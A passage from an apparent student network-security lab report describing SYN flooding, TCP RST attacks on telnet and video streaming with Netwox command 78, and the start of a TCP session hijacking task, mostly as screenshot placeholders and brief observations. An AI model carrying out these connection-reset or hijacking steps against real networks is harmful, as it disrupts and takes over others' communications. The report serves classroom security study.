3. At the same time in victim shows that a portion of the SYN and SYN-ACK messages received captured by wireshark.



4. In the above figure of victim's wireshark, there were a large amount of SYN floor sending to the victim and the victim is going to be crashed.
5. Turn off the SYN cookies mechanism, the victim's OS is crashed.




6. Observations: SYN cookie can effectively protect the machine against the SYN flooding attack. SYN cookies have been implemented to maintain a record of SYN requests so that redundant requests can be ignored. However, a randomized source IP address such as implemented by the Netwox command could potentially circumvent that defense. Another defense would be to minimize the space allocation or eliminate it until the final ACK has been received.

Task (4): TCP RST Attacks on telnet and ssh Connections


Steps:

1. Set the environment is similar to the task (2), there two virtual machine in the task. And their IP address are the following:

Host 1, the attacker who need to continually transmit TCP RST packets




Host 2, the victim who want to establish a telnet to 192.168.0.4



2. After the environment is setup, the attacker used Netwox command 78 to continually transmit TCP RST packets to the LAN to terminate all the telnet transmissions. the following figures show the result after attacker open `Netwox 78`:

1. First of all, attacker did the TCP RST transmission:



2. The victim attempted to connect via telnet which is immediately closed by the attacker:


3. Observation of the task:
   Sending TCP RSR packets is one of the most effective ways to prevent any communication on some specific port.

Task (5): TCP RST Attacks on Video Streaming Applications


Steps:

1. Set the environment as the task (2), there are also two virtual machines in the environment, host 1 is attacker with IP address 192.168.0.4 and another one is host 2 the victim with IP address 192.168.0.7. As the following figures shown:

Host 1 (attacker):




Host 2 (victim):




2. First of all, on victim's browser, the victim is watching video on youtube.com. Then the attacker transmit TCP RST to LAN.

1. Victim was watching online video steaming:




2. Then the attacker sent out TCP RST packets:



3. After the attacker transmit the TCP RST packets, the wireshark capture the TCP RST packets was received by the victim, then the victim tried to refresh the connection of the video streaming web page via TCP requests, the Wireshark captured that there were no responds from Youtube as the TCP

RST packets terminated the connection between the victim and Internet:




Task (7): TCP Session Hijacking


Steps:

1. Setup three host in the LAN, Host 1 and Host 2 are two victims who established a telnet connection. And the Host 3 is the attacker who attempted to poison the caches of the Host 1 and 2.


Host 1 (victim 1):




Host 2 (victim 2)




Host 3 (attacker):



2. Host 1 and Host 2 established a telnet connection.

